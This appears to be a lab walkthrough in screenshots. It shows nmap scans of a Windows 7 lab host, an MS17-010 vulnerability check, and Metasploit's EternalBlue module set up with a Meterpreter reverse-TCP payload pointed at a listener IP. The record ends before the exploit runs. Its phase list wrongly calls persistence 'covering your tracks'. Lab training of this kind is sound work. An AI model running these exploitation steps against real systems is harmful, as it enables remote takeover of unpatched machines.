
- **Reconnaissance** – Passive information gathering
- **Enumeration** – Active scanning
- **Exploitation** – Attacking the target
- **Privilege Escalation** – Gain higher levels of access
- **Persistence** – Covering your tracks




```
a1797561@hacklab:~$ nmap win7-victim.csc
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-02 04:40 UTC
Nmap scan report for win7-victim.csc (178.128.209.150)
Host is up (0.100s latency).
Not shown: 996 filtered ports
PORT    STATE  SERVICE
22/tcp  open   ssh
80/tcp  closed http
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds
```




```
a1797561@hacklab:~$ nmap -sV -p139,445 --script=smb-vuln-ms17-010 win7-victim.csc
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-02 09:23 UTC
Nmap scan report for win7-victim.csc (178.128.209.150)
Host is up (0.099s latency).

PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds
```




```
a1797561@hacklab:~$ msfconsole

                                   ___          ____
                               ,-""   `.      < HONK >
                             ,'  _   e )`-._ /  ----
                            /  ,' `-._<.===-'
                           /  /
                          /  ;
              _          /   ;
 (`._    _.-"" ""--..__,'    |
 <_  `-""                     \
  <`-                          :
   (__   <__.                  ;
     `-.   '-.__.      _.'    /
        \      `-.__,-'    _,'
         `._    ,    /__,-'
            ""._\__,'< <____
                 | |  `----.`.
                 | |        \ `.
                 ; |___      \-``
                 \   --<
                  `.`.<
                    `-'



       =[ metasploit v6.1.33-dev                          ]
+ -- --=[ 2208 exploits - 1169 auxiliary - 395 post       ]
+ -- --=[ 598 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > _
```




```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.105.178.8    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

